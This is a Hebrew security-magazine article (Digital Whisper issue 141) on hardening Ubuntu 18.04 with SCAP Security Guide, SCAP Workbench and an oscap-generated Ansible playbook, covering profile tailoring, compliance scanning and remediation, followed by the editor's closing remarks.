הגדרת פרופיל הקשחה


פרופיל הקשחה, כפי שהכרנו, מהווה אוסף הגדרות אותו נרצה להכיל בהתאם לתקן הקשחה שסקרנו. אחר שנוריד את SCAP Security Guide נוכל לראות את מגוון הפרופילים הזמינים לנו כקבצי XCCDF:

```
root@ubuntu1804:/home/ubuntu/Desktop/scap-security-guide-0.1.62-oval-5.10# ls
ansible                 ssg-centos8-ds-1.2.xml   ssg-debian11-ds.xml      ssg-fuse6-ds-1.2.xml
bash                    ssg-centos8-ds.xml       ssg-debian9-ds-1.2.xml   ssg-fuse6-ds.xml
Contributors.md         ssg-chromium-ds-1.2.xml  ssg-debian9-ds.xml       ssg-jre-ds-1.2.xml
guides                  ssg-chromium-ds.xml      ssg-eks-ds-1.2.xml       ssg-jre-ds.xml
kickstart               ssg-cs9-ds-1.2.xml       ssg-eks-ds.xml           ssg-macos1015-ds-1.2.xml
LICENSE                 ssg-cs9-ds.xml           ssg-fedora-ds-1.2.xml    ssg-macos1015-ds.xml
README.md               ssg-debian10-ds-1.2.xml  ssg-fedora-ds.xml        ssg-ocp4-ds-1.2.xml
ssg-centos7-ds-1.2.xml  ssg-debian10-ds.xml      ssg-firefox-ds-1.2.xml   ssg-ocp4-ds.xml
ssg-centos7-ds.xml      ssg-debian11-ds-1.2.xml  ssg-firefox-ds.xml       ssg-ol7-ds-1.2.xml
```


נטען את הפרופיל דרך SCAP Workbench:




נבחר בגרסא אותה נרצה להגדיר (במאמר זה אני אתמקד ב-ubuntu18.04):




נגדיר פרופיל המתאים לתקן ההקשחה שאיפיינו עבור מערכות הארגון שלנו (בהתאם לתקן CIS):






לצורך ההדגמה אפעיל הקשחה של תמיכה במערכות קבצים נוספות:




נוכל ללחוץ על כפתור Customize בכדי ליצור פרופיל מותאם עבור הפרופיל של CIS Ubuntu 18.04 LTS.

נשמור את הפרופיל המותאם שיצרנו:




נטען אותה מהקובץ ששמרנו (יש לשים לב שהפרופיל המקורי צריך להיות טעון לפני שטוענים את הפרופיל המותאם שלנו). ונגיע למסך הבא:



בקרה

לאחר לחיצה על כפתור SCAN במצב בו סורקים "Local Machine" נוכל לקבל בקרה על איכות ההקשחה הנוכחית של המערכת. בהתאם לפוליסת CIS שהגיע ברירת-מחדל עם SCAP Security Guide נוכל לראות את המידע הבא:




במידה ונסתכל על סיכום הסריקה ("Show Report") נראה שברירת המחדל שלנו עומדת על ~10% הקשחה:

במידה ונבחן את התוצאות נוכל לראות כי ברירת-מחדל של ubuntu18.04 לא מקשיחה את השימוש במסוגי מחיצות:


File Permissions and Masks 15x fail		
Verify Permissions on Important Files and Directories		
Restrict Dynamic Mounting and Unmounting of Filesystems 6x fail		
Disable Mounting of cramfs	low	fail
Disable Mounting of freevxfs	low	fail
Disable Mounting of hfs	low	fail
Disable Mounting of hfsplus	low	fail
Disable Mounting of jffs2	low	fail
Disable Mounting of udf	low	fail

אכיפה


בכדי לבצע אכיפה לעמידה בפרופיל המותאם שיצרנו נבצע שימוש ביכולות "Remediate" של SCAP Workbench - ונריץ (לחיצה על "Scan"):



כשנשתמש ביכולת Remediate נוכל לבצע הקשחה של העמדה עלייה אנו עובדים (ה-"Local Machine").
נוכל לראות בסיכום שיוצג לנו כי השינויים התבצעו:



כעת, נבחן שוב את סיכום הסריקה אל מול פוליסת ברירת-מחדל שיש לנו מ-SCAP Security Guide. ניתן לראות כי פרופיל ההקשחה עלה ל-~14%:



תהליך ההקשחה האוטומטי

בחלק האחרון למדנו כיצד ניתן להשתמש ב-SCAP Workbench בכדי לבצע הקשחה אוטומטית לעמדה ישירות ממשק המשתמש. במקרים אחרים, נרצה לייצר Ansible playbook אשר אותו נוכל להריץ בסביבה לא נגישה ל-SCAN Workbench. לשם כך, נוכל להשתמש בפקודה הבאה:

oscap xccdf generate fix --profile xccdf_dw_example.org_profile_cis_ubuntu1804_template --fix-type ansible --tailoring-file ./ssg-ubuntu1804-ds-1-tailoring.xml ./ssg-ubuntu1804-ds-1.2.xml > output.yml

- --profile: מגדיר את שם הפרופיל שהוגדר ב-Customization.
- --fix-type: מאפשר להגדיר את סוג הקובץ שנקבל (תומך גם ב-Bash).
- --tailoring-file: שם הקובץ שהגדרנו כ-Customization.
- ssg-ubuntu1804-ds-1.2.xml: שם הקובץ פרופיל המקורי שטענו (וממנו יצרנו את ה-Customization File).
- output.yml: שם הקובץ אשר יכיל את תוכן ה-playbook שנריץ עם Ansible על התשתיות שלנו.

באמצעות הפלט - Playbook - נוכל להריץ דרך שרת Ansible את פרופיל ההקשחה שנרצה להכיל על מערכות הארגון השונות (Generate Ansible Playbooks).

סיכום

תהליך הקשחה למערכת דורש מאנשי טכנולוגיה להכיר את אוסף ההגדרות אשר מהוות תקן אבטחת-מידע עבור המערכת. באמצעות עמידה בתקן ההקשחה נוכל להבטיח כי תוקף, אשר עלול להשיג שליטה על משאבי הארגון, יחווה קושי בהתקדמות מטרותיות הזדוניות בזכות תהליך צמצום משטחי התקיפה אותו הוא יוכל לנצל.

במאמר הכרנו דרך בה נוכל לצמצם את משטחי התקיפה במערכות הארגון בצורה אוטומטית אשר תאפשר לנו להגדיר פרופיל הקשחה, יכולת בקרה ויכולת אכיפה עבור הופליסה שיצרנו. בנוסף, למדנו כיצד נוכל לייצר Ansible Playbook אשר יאפשר לנו לבצע את אוטומציית ההקשחה על משאבי הארגון הנגישים לאוטומציה דרכו.

על המחבר

בעל תואר ראשון בהנדסת תכנה, עוסק כמהנדס פתרונות אבטחה. בנוסף, עוסק בהוראה ופיתוח תוכן בעולמות הסייבר והטכנולוגיה.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-141 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"T4lk1n' 8out a r3vo7u710n 5ounds like a wh15p3r"

הגליון הבא ייצא בתקווה בסוף חודש יולי.

אפיק קסטיאל,

30.06.2022